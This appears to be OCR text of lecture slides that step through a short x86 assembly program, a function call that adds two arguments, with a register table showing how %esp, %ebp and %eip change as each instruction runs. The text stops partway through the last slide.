

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b4 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483ba |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b4 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048394 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b4 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048394 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048394 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048394 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048394 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2d0 |
| %eip | 0x8048395 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x8048395 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x8048397 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
